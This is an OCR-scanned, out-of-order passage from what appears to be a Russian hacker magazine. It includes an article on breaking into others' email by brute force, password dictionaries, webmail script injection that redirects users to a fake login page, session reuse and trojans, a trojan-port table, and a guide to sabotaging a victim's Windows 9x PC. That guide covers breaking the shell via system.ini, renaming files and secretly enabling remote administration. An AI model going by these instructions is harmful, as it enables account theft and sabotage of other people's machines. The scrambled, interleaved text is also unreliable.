
Само собой, и тут бывают разные обломы. К примеру, админ поставил патч, а номер версии, которую мы видим, специально уменьшил.

## Bruteforce

На мой взгляд, один из самых неэффективных способов взлома. Тут все сводится к простому перебору букв и цифр, которые подставляются в поле пароля - вдруг подойдет? Иногда бывает - везет, но чаще всего появляется розовая птица обломинго. Существуют специальные программы, которые соединяются с ящиком по 110 порту и пытаются подобрать пароль.

## Dictionary

Для того чтобы не просто бездумно перебирать пароли, люди придумали создать сло-





он не сможет работать с некоторыми ящиками через веб-интерфейс (beep.ru, yandex.ru). Многие почтовые системы научились вырезать из письма теги, повышая безопасность работы с почтой. Но не все так просто! IE (про НетШкаф 6 и Оперу ничего не могу сказать), к примеру, умеет вставлять в письмо файлы CSS, которые находятся на другом сервере. А что тебе мешает вставить скрипт CSS в файл, а не в письмо? Правильно - ничего! Главное - не бояться экспериментировать (это можно сделать и на своем ящике). Теперь о том, что должен делать скрипт. Он может отправлять заранее заполненную форму смены пароля, а может перенаправлять пользователя на заранее сделанную страничку, на которой ему надо будет ввести свой логин и пароль. Естественно, эти данные, должны каким-нибудь

образом оказаться у тебя. Если ты смог перенаправить пользователя, то все остальное дело техники. :)

Частично избавиться от этой напасти можно, используя браузер, отличный от IE. А лучше всего, конечно, качать почту почтовой программой (АутГлюкЭкспресс или ЗеБат), и спокойно читать ее у себя на винте. Про дырки в веб-интерфейсах было написано очень много, но их все продолжают и продолжают находить. Имей в виду!

## Забыл пароль!

Еще один недостаток веб-интерфейсов - это наличие возможности вспомнить пароль, не уходя с сайта. Когда человек регистрируется, он выбирает себе вопрос и ответ, и если из его дырявой башки вылетает пароль, то он



мают на кнопку "Выход", а просто закрывают окно браузера? При этом, имея доступ к компьютеру, с которого человек только что проверял почту, ты можешь попасть в его ящик, набрав нечто вроде:

`http://www.xxxxx.ru/cgi-bin/start/username`  
Это потому, что сервер запоминает ip-адрес компьютера, и потом встречает его, как родного. :)

Работоспособность этого метода зависит от настроек браузера и установок почтового сервиса.

### Трояны

Тут говорить вообще не о чем, сто раз уже обсуждали. Засылаешь трояна, и ждешь пароли. :)


### Переполнение буфера в софте

Кроме эксплоит, на почтовом сервере есть возможность сотворить переполнение буфера у пользователя в почтовой программе. Конечно, пароли ты не получишь, но напасть можно сильно. Опять же, тебе придется узнать версию программы, и найти к ней описание эксплоита.

### Руками не трогай

Вот и все, а ты боялась, только юбочка помялась. :) Слушай, а зачем тебе чужой почтовый ящик? Если уж такие дела - заведи свой собственный, и всё :).

Удачи!



варь паролей. Это текстовый файл, в котором на каждой строчке записано по одному паролю. В нем собираются наиболее часто используемые пароли. Для работы со словарями также существует специальный софт.

Словари можно найти в сети. Я где-то видел словари с английскими паролями на 27 метров и с русскими на 11.


Метод гораздо более эффективный, чем простой bruteforce. Но, скажу тебе по секрету, я проверял по словарям все свои пароли - и не нашел ни одного. :)


### Куки и сессии

А знаешь ли ты, что многие пользователи, завершая работу с тем же mail.ru, не нажи-

## Середина 50-ых

Наступило время, когда компы начали использовать не только в тех заведениях, где их строили и изучали, но и в некоторых доселе не видевших этого чуда местах: в основном, в областях, связанных с научными работами, в области космических исследований, а также в вычислительных центрах. В связи с тем, что кто-то должен был обслуживать эти компы, программисты начали потихоньку вылезать из своих исследовательских центров и лабораторий на глаза обычным людям. Не удивительно, что именно их начали повсеместно называть компьютерщиками. На долю же инженеров выпало изучение и совершенствование машин. Они начали прокладывать самые первые экспериментальные сети в своих учреждениях. Компь заметно уменьшились в размере. Хакеров все еще не было.





# СТАНДАРТНЫЕ ТРОЯНСКИЕ ПОРТЫ


ИППОЛИТ МАКСИМИЛИАНЫЧ СТОЛПНИКОВ, ЛАУРЕАТ МЕЖДУНАРОДНОЙ ВЫСТАВКИ БОБРОВ (LAPKARELIEF@MAIL.RU)

Пока номер находился в стадии планирования, я гулял по сети. И попал мне в руки такой вот документик пера человека по имени The Maniac (ancho@mbox.digsys.bg; maniac@forbidden.net-security.org). Содержал документик, как видишь, преинтересную инфу, а именно: приличный список стандартных портов разнообразных троянцев. Автор доки призывал проверить себя (т.е. свой комп) на состояние этих портов: мол, если открыты - стало быть, машина заражена. Моя тачка оказалась чистой. Проверь свою!




Имя трояна:	Порт:	NetMonitor 3.x	7307	Fore	50766	PortalOfDoom	9872
Satanz Backdoor	666	NetMonitor 4.x	7308	Remote Windows Shutdown	53001	ProgenicTrojan	11223
Silencer	1001	ICKiller	7789	Telecommando	61466	Prosiak 0.47	22222
WebEx	1001	Portal of Doom	9872	Devil	65000	RemoteWindowsShutdown	53001
Doly Trojan	1011	Portal of Doom 1.x	9873	The thing	6400	RoboHack	5569
Psyber Stream Server	1170	Portal of Doom 2.x	9874	NetBus 1.x	12346	Silencer	1001
Ultors Trojan	1234	Portal of Doom 3.x	9875	NetBus Pro	20034	Striker	2565
VooDoo Doll	1245	Portal of Doom 4.x	10067	SubSeven	1243	TheSpy	40412
FTP99CMP	1492	Portal of Doom 5.x	10167	NetSphere	30100	TrojanCow	2001
Shivka-Burka	1600	iNi-Killer	9989	Silencer	1001	UglyFtp	23456
SpySender	1807	Senna Spy	11000	Millenium	20000	WebEx	1001
Shockrave	1981	Progenic Trojan	11223	Devil 1.03	65000	Backdoor	1999
BackDoor	1999	Hack?99 KeyLogger	12223	NetMonitor	7306	Phineas	2801
Trojan Cow	2001	GabanBus	1245	Streaming Audio Trojan	1170	Psyber Streaming Server	1509
Ripper	2023	NetBus	1245	Socket23	30303	Indoctrination	6939
Bugs	2115	Whack-a-mole	12361	Gatecrasher	6969	Hackers Paradise	456
Deep Throat	2140	Whack-a-mole 1.x	12362	Telecommando	61466	Doly Trojan	1011
The Invasor	2140	Priority	16969	Gjamer	12076	FTP99CMP	1492
Phineas Phucker	2801	Millennium	20001	IcqTrojen	4950	Shiva Burka	1600
Masters Paradise	30129	NetBus 2 Pro	20034	Priotrity	16969	Remote Windows Shutdown	53001
Portal of Doom	3700	GirlFriend	21544	Voodoo	1245	BigGluck	34324
WinCrash	4092	Prosiak	22222	Wincrash	5742	NetSpy DK	31339
ICQTrojan	4590	Prosiak	33333	Wincrash2	2583	Hack?99 KeyLogger	12223
Sockets de Troie	5000	Evil FTP	23456	Netspy	1033	iNi-Killer	9989
Sockets de Troie 1.x	5001	Ugly FTP	23456	ShockRave	1981	ICQKiller	7789
Firehotcker	5321	Delta	26274	Stealth Spy	555	Portal of Doom	9875
Blade Runner	5400	Back Orifice	31337	Pass Ripper	2023	Firehotcker	5321
Blade Runner 1.x	5401	Back Orifice	31338	Attack FTP	666	Master Paradise	40423
Blade Runner 2.x	5402	DeepBO	31338	GirlFriend	21554	BO jammerkillahV	121
Robo-Hack	5569	NetSpy DK	31339	Fore, Schwindler	50766		
DeepThroat	6670	BOWhack	31666	Tiny Telnet Server	34324		
DeepThroat	6771	BigGluck	34324	Kuang	30999		
GateCrasher	6969	The Spy	40412	Senna Spy Trojans	11000		
Priority	6969	Masters Paradise	40421	WhackJob	23456		
Remote Grab	7000	Masters Paradise 1.x	40422	Phase0	555		
NetMonitor	7300	Masters Paradise 2.x	40423	BladeRunner	5400		
NetMonitor 1.x	7301	Masters Paradise 3.x	40426	IcqTrojan	4950		
NetMonitor 2.x	7306	Sockets de Troie	50505	InIkiller	9989		

**ЗЫ: Некоторые сознательные граждане создали на основе этого файла список для сканера портов и теперь проверяют своих соседей.**



# НАКЕР INSIDE, или что делать, когда ты внутри

HORRIFIC (SMIRNANDR@MAIL.RU)



Например, ты можешь переименовать `tetris.exe` в `word.exe`, а `word.exe` в `tetris.exe`. С первого взгляда ламер будет мучить иконки и материть линки. Возможно, через неделю до него дойдет, что произошло. Но за это время ты получишь порцию смеха, как от просмотра заседания Государственной Думы.

skiy-sad.ru. А может удалить все файлы? Тогда придется иметь дело с милицией. Нет, она не будет тебя искать. Она будет искать человека, который тебя застрелил.

## И все же...

Когда ты пробираешься через сеть на компьютер соседа или начальника по работе, ты должен оставить достойный след своего присутствия. Прodelав тяжелый труд хака, нельзя опозориться детскими шалостями. Нужно стоящее доказательство твоего присутствия, и я тебе помогу в этом.

В большинстве случаев в локалке или у нерадивых юзверей в нете стоят компьютеры под 9х, поэтому все мои рекомендации будут исходить из этого.


## Файлики, файлики, файлики...

Первое, что я хочу тебе посоветовать, это создать кучу файлов и засунуть их на компьютер жертвы. Файлы могут быть пустыми, это не главное. Ты думаешь, что это прими-

## Велком Инсайд

Байтики, нолики. Вот здесь немного подправляем, вот здесь немного добавляем и немного обрезаем. И вот они, заветные два слова и один предлог: "Вы В СИСТЕМЕ". Теперь быстро определяемся, что делать. Может оставить где-нибудь надпись: "Свободу Кевину Митнику"? Но его уже освободили. А может все-таки оставить?

Нет, с такими приколами только на



**Корпорация Мракософт до сих пор летает в небесах, и пора их опустить на землю, а лучше в шахту к шахтерам.**

тивно? А если им дать интересные имена, типа:

1. Хочешь иметь круглые глаза? Выпей три литра слабительного!!!
2. Хочешь узнать, кто такой ЛОХ? Сбегай за пивом, а я тебе расскажу!!!

Это только примеры. Ты и сам можешь пошевелить мозгами - уверен, в них что-то еще осталось кроме пива.

После этого засунь эти файлы (можно папки) на компьютер жертвы в папку c:\windows\Рабочий стол. Все это проявится на рабочем столе твоего друга или недруга, ну, в общем, ламера. Прикольно наблюдать за челом, у которого на экране появляются файлы (можно папки) с такими именами.

### System outside

Обидно, что на компьютере жертвы очень трудно получить доступ к реестру Win 9x. Не стоит расстраиваться, в этой системке еще остались старые файлы system.ini и win.ini. Большой Билли навешал лапши, что эти файлы не используются системой и сохранились только для совместимости со старыми прогами. Армянское радио сообщает, что это лапша фирмы "Гонобобель унд Ко".

Заходи в папку Windows и ищи там файл system.ini. Открой его. Перед тобой появится нечто подобное:

```
[boot]
oemfonts.fon=vgaoem.fon
system.driv=system.driv
drivers=mmsystem.dll power.driv
shell=Explorer.exe
```


Нас интересует последняя строка в моей вырезке. Она означает, какая прога будет выступать в качестве шелла для окон. Если верить Билли, то изменение этого файла не повлияет на работу виндов. Проверь. Изменяем эту строку на shell=notepad.exe. После перезагрузки на компьютере жертвы появятся пустые обои (без иконок и панели с кнопкой "Пуск") и запустится только notepad. Больше ничего запустить с такой системы нельзя. Ну как, дядя Билли? Только что мы превратили машину WIntel в печатную машинку. Я думаю,

любая жертва будет довольна твоей сообразительностью. А главное, что больше этот комп никогда не зависнет :).

### Косметический ремонт

Мы немного побаловались, теперь надо приукрасить компьютер жертвы. Для этого можно воспользоваться уже всем известными

**А может удалить все файлы? Тогда придется иметь дело с милицией. Нет, она не будет тебя искать. Она будет искать человека, который тебя застрелил.**



методами. Можно изменить logo.sys (логотип загрузки компьютера), logos.sys (логотип отключения питания), logow.sys (логотип завершения работы).

Можно залезть в директорию Web, которая валяется в папке Windows. Там находятся файлы, которые отвечают за дизайн проводника при путешествии по папкам. Особенно интересны файлы Myscomp.htt, recycle.htt и default.htt. С их внутренностями можно легко разобраться без скальпеля =). Кишки этих файлов выполнены в виде html-команд. Обязательно подредактируй файл wvleft.bmp. Это любимое М\$-небо, которое показывается во всех папках, где выбран режим "Отображать в стиле WEB". Корпорация Мракософт до сих пор летает в небесах, и пора их опустить на землю, а лучше в шахту к шахтерам. Если ты этих файлов не нашел, то попробуй стереть пыль с экрана, потому что файлы скрытые.

### Стиратель

Помнится, был такой фильм, в котором снимался американский шпендьик - Арнольд. Он очень любил все стирать. Вот так и у тебя, наверно, чешутся руки стереть что-нибудь. Если я прав, то ты самый настоящий

www.lamer.ru. Такие приколы прохляют только в старшей группе младших ясель или, в крайнем случае, у пионеров начальных классов. Моя пятимесячная дочь и то более прикольные вещи выкидывает, а жена потом их стирает :). Только не кнопкой Delete, а ручками в стиральной машине :).

Если хочешь действительно позабавиться, то файлы нужно не удалять, а переименовывать. Например, ты можешь переименовать tetris.exe в word.exe, а word.exe в tetris.exe. С первого взгляда ламер будет мучить иконки и материть линки. Возможно, через неделю до него дойдет, что произошло. Но за это время ты получишь порцию смеха, как от просмотра заседания Государственной Думы.

Вторым этапом можешь зайти в папку "Мои документы" (ламеры там хранят свои записи) и переименовать все файлы в 1.doc, 2.doc, 3.doc и так до посинения. Немного примитивно, но интересней, чем удалять инфу.

### Секретные материалы

Напоследок простой рецепт - правда, справедливый (как правило) только для локальных сетей. Если ты смог добраться на пару секунд до клавиатуры компьютера жертвы, то я тебе советую сделать следующее:

1. Войти в "Панель управления".
2. Щелкнуть по пимпе "Пароли".
3. Войти в закладку "Удаленное управление".
4. Здесь выделяем "Разрешить удаленное управление этим сервером" (с каких это пор Win 9x - сервер?).
5. Теперь нужно только задать пароль и нажать "ОК".

Зачем это нужно: теперь ты можешь по локалке получить полный доступ к этому компу. Надо только ввести пароль. Многочисленные наблюдения показали, что после моих приколов ламеры первым делом проверяют доступность дисков и закрывают их. А про "удаленное управление этим сервером" забывают.

Вот такие пироги. Удачных тебе атак и веселых развлечений на ламерских тачках!





# САЙТЫ по хаку.

MOOF (MOOF@XAKER.RU; HTTP://MOOF.DA.RU)

**Ч**то ж: если ты читаешь эти строки - значит, ты смог оторвать свой пушистый задик от мягкого компьютерного кресла и дойти до ближайшего места продажи X. Растолкав толпы фанатов, ты купил, наконец, этот спец.

Конечно, ты интересуешься всякими там хаками-кряками и не прочь узнать побольше полезной информации. Для этого не надо покупать заумных книжек и журналов! Мы поможем тебе найти всю необходимую инфу в глобальной помойке ака Интернет. Не удивляйся, энное число сайтов данного обзора идет на неродном языке Васи Пупкина. К сожалению, хорошие сайты на русском языке можно пересчитать по пальцам, чем мы с тобой чуть ниже и займемся.

Обозревать [www.xaker.ru](http://www.xaker.ru) я не буду просто потому, что это надо видеть своими глазами :).

Ладно, хватит болтовни! Перейдем ближе к телу.

[www.void.ru](http://www.void.ru)


Если ты не знаешь этот сайт, то, по всей видимости, последние несколько лет ты был слепым, глухим и склонным к алкоголизму капитаном дальнего плавания. :) [void.ru](http://void.ru) - популярнейший русскоязычный ресурс, авторы которого занимаются выпуском кратких новостей и "производит исследования в области компьютерной безопасности для собственного удовольствия".

На сайте всего очень много и все очень интересно. Первое, что хочется сделать зайдя на сайт - это прочесть все новости о разнообразных взломах, дырках, патчах и т.д. Новостей много, и все они заслуживают твоего внимания. Кроме обычных новостей, ты можешь посмотреть список взломанных за последнее время серверов - может, среди них твой? :) Кроме этого, если ты сам сломал какой-нибудь сайт, то можешь сообщить об этом и твой подвиг сразу окажется в списке! Если тебя ломает ходить каждый день на сайт и следить за новинками, подпишись на e-mail рассылку.




Очень удобная штука. Как и любой уважающий себя сайт, [void.ru](http://void.ru) имеет раздел статей.

Что это - думаю, объяснять особо не стоит. Статей не очень много, но зато все они чрезвычайно познавательные. Обязательно загляни в этот раздел, и ты, наверняка, найдешь что-то полезное для себя (звучит, как реклама зоомагазина :)). Прочитав пару-тройку статей, ты сможешь узнать о различных способах взлома вебсерверов, ICQ и т.д.







Кроме написания статей и новостей, ребята с void.ru пишут полезные программы. Полезные не для всех, а для нас с тобой. Ты же слышал о таком сканере портов, как VoidEye? Нет?! Очень жаль, тогда тебе непременно надо посетить void.ru и посмотреть все самому, так как для описания VoidEye нужна еще одна статья,

